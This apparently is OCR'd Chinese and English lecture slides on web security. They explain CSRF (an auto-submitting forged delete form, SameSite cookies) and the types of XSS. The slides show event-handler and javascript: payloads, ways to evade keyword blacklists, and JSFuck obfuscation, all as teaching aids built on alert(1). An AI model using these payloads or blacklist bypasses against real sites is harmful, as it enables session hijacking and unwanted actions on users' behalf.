


```
  <h3 id="title" class="uk-card-title uk-text-center">會員登入</h3>
▼<form action="/account/login/" method="post">
    <input type="hidden" name="csrfmiddlewaretoken" value=
    "UBxaMKvNj5pzBilaeufquEUBD2yBCIz2d8oaXJrygQODIDV2voYTNbjlRra6PSjy"> ==
   ▶<div class="uk-margin">…</div>
   ▶<div class="uk-margin">…</div>
```

CSRF token in Django framework



```html
<form method="POST" action="/admin/deletePost">
    <input name="id" value="9487">
    <input name="csrf_token" value="qRfj1K9pb2xi">
    <button>Delete Post</button>
</form>
```



🔒 https://evil-site.com/

Watch Free Movies Online

```
<form method="POST"
    action="https://my.forum/admin/deletePost">
    <input name="id" value="9487">
    <input name="csrf_token" value="🤔🤔🤔">
</form>

<script>$("form").submit()</script>
```

https://evil-site.com/

Watch Free M

```
<form method="P
    action="htt                       deletePost">
    <input name
    <input name="csrf_token" value="🤔🤔🤔">
</form>

<script>$("form").submit()</script>
```

Can't CSRF

- Methods other than GET / POST (e.g. PUT, DELETE)
- Special HTTP header
- SameSite cookie

SameSite Cookie

- Lax
  - 只有在以下三種狀況會帶 cookie
  - `<a href="..."></a>`
  - `<link rel="prerender" href="..."/>`
  - `<form method="GET" action="...">`
- Strict
  - 不論如何都不會從其他地方把 cookie 帶過來
- None (default in old standard)
  - 不論如何都會帶上 cookie

Reference: SameSite cookies - HTTP

SameSite Cookie: New standard

- Lax (default)
  - 只有在以下三種狀況會帶 cookie
  - `<a href="..."></a>`
  - `<link rel="prerender" href="..."/>`
  - `<form method="GET" action="...">`
- Strict
  - 不論如何都不會從其他地方把 cookie 帶過來
- None（必須搭配 Secure 屬性一起用）
  - 不論如何都會帶上 cookie

Reference: [SameSite cookies - HTTP]()

XSS


Your name: `splitline`

```
<p>Hi, splitline!</p>
```

```
<p>Hi, <h1> splitline </h1>!</p>
```

```
<p>Hi, <script> alert(/xss/) </script>!</p>
```

```
<p>Hi, <sc
```



splitline.tw 顯示

/xss/

```
cript>!</p>
```

```
<p>Hi, &lt;script&gt; alert(/xss/) &lt;/script&gt;!</p>
```


Safe!

XSS

- Cross-site Scripting
- 讓使用者的瀏覽器執行駭客給的任意 script
- 沒妥善處理輸入 ⟶ 輸入的一部分被當作 script 執行

Self-XSS

- You XSS yourself.
- 自己手動去把惡意的 JavaScript 跑起來



```
28 Fetch finished loading: GET "<URL>".
IDyZXtZwExC.js?_nc_x=42MhSgfTRZA:217
```

住手！

IDyZXtZwExC.js?_nc_x=42MhSgfTRZA:217


這是專門提供給開發人員的瀏覽器功能。如果有人告訴你在此處複製貼上某些內容可以使用某個 Facebook 功能或「駭入」其他人的帳號，那其實是不實的詐騙訊息，並且會讓不法之徒有機會存取你的 Facebook 帳號。

IDyZXtZwExC.js?_nc_x=42MhSgfTRZA:217

詳情請參考https://www.facebook.com/selfxss。

Self-XSS

Real world example →



黃志仁 ▸ [redacted]
2014年4月13日 ·


Video : how to hack any Facebook account and work to protect your account
https://www.youtube.com/watch?v=A1b-KysT33U

XSS Category

- Reflected XSS
- Stored XSS
- DOM-based XSS

Reflected XSS

把惡意輸入一次性的映射（reflect）到網頁上




🔒 https://example.com/?name=<script>alert(1)</script>

```
<h1>Hello, <script>alert(1)</script></h1>
```

Stored XSS

- 伺服器會儲存（store）駭客的惡意輸入



```
<h1>Comments</h1>
<p>[Hacker] says:</p>
<p><script>alert(1)</script></p>
```

DOM-based XSS

- JavaScript 讀取惡意輸入造成 XSS

🔒 https://example.com/#alert(1)

```
<script>
    eval(decodeURI(location.hash.slice(1)));
</script>
```

除了 <script> 以外呢？

Event Handler

```
- <svg/onload=alert(1)>
- <img src=# onerror=alert(1)>
- <input onfocus=alert(1)>
```

javascript: Scheme

- `<a href="javascript:alert(1)">Click Me</a>`
- `location.replace("javascript:alert(1)");`

我要阻止駭客！

Blacklist

```
[space]on... =
javascript:
<script
```

Blacklist

```
[space]on... =
javascript:
<script
```

Blacklist

```
[space]on... =
```

```
<svg<TAB>onload=alert(1)>
```

Blacklist

```
[space]on... =
```

```
<svg\n
onload=alert(1)>
```

Blacklist

```
[space]on... =
```

```
<svg/onload=alert(1)>
```

```
onload=alert(1)>
```

Blacklist

```
[space]on… =
javascript:
<script
```

Blacklist

```
[space]on ... =
```

```
<a href="\x01javascript:alert(1)">X</a>
```

Blacklist

```
[space]on... =
```

```
<a href="java\tscript:alert(1)">X</a>
```


Blacklist

```
[space]on... =
```

```
<a href="java&Tab;script:alert(1)">X</a>
```

Blacklist

```
[space]on... =
javascript:
<script
```



JSFuck


JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use the form below to convert your own script. Uncheck "eval source" to get back a plain string.

alert(1) [✓ Eval Source] [✓ Run In Parent Scope]

```
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]
[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+
[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+
[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+
[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([]
[[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+
(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+
[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+
[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])
[+!+[]]+(+[![]]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+
(!![]+[])[+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+
[]+!+[]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])
[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([]+[])
[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+
[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+
```



JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use t to
get b

aler

www.jsfuck.com 顯示

1

確定

```
[][(
[([]
[])[                                                                  +
[]]+
[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([]
[[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+
(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+
[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+
[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])
[+!+[]]+(+[![]]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+
(!![]+[])[+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+
[]+!+[]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])
[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([]+[])
[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+
[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+
```

Read More:

Cross-Site Scripting (XSS) Cheat Sheet - 2021 Edition | Web Security Academy

What can XSS do exactly?

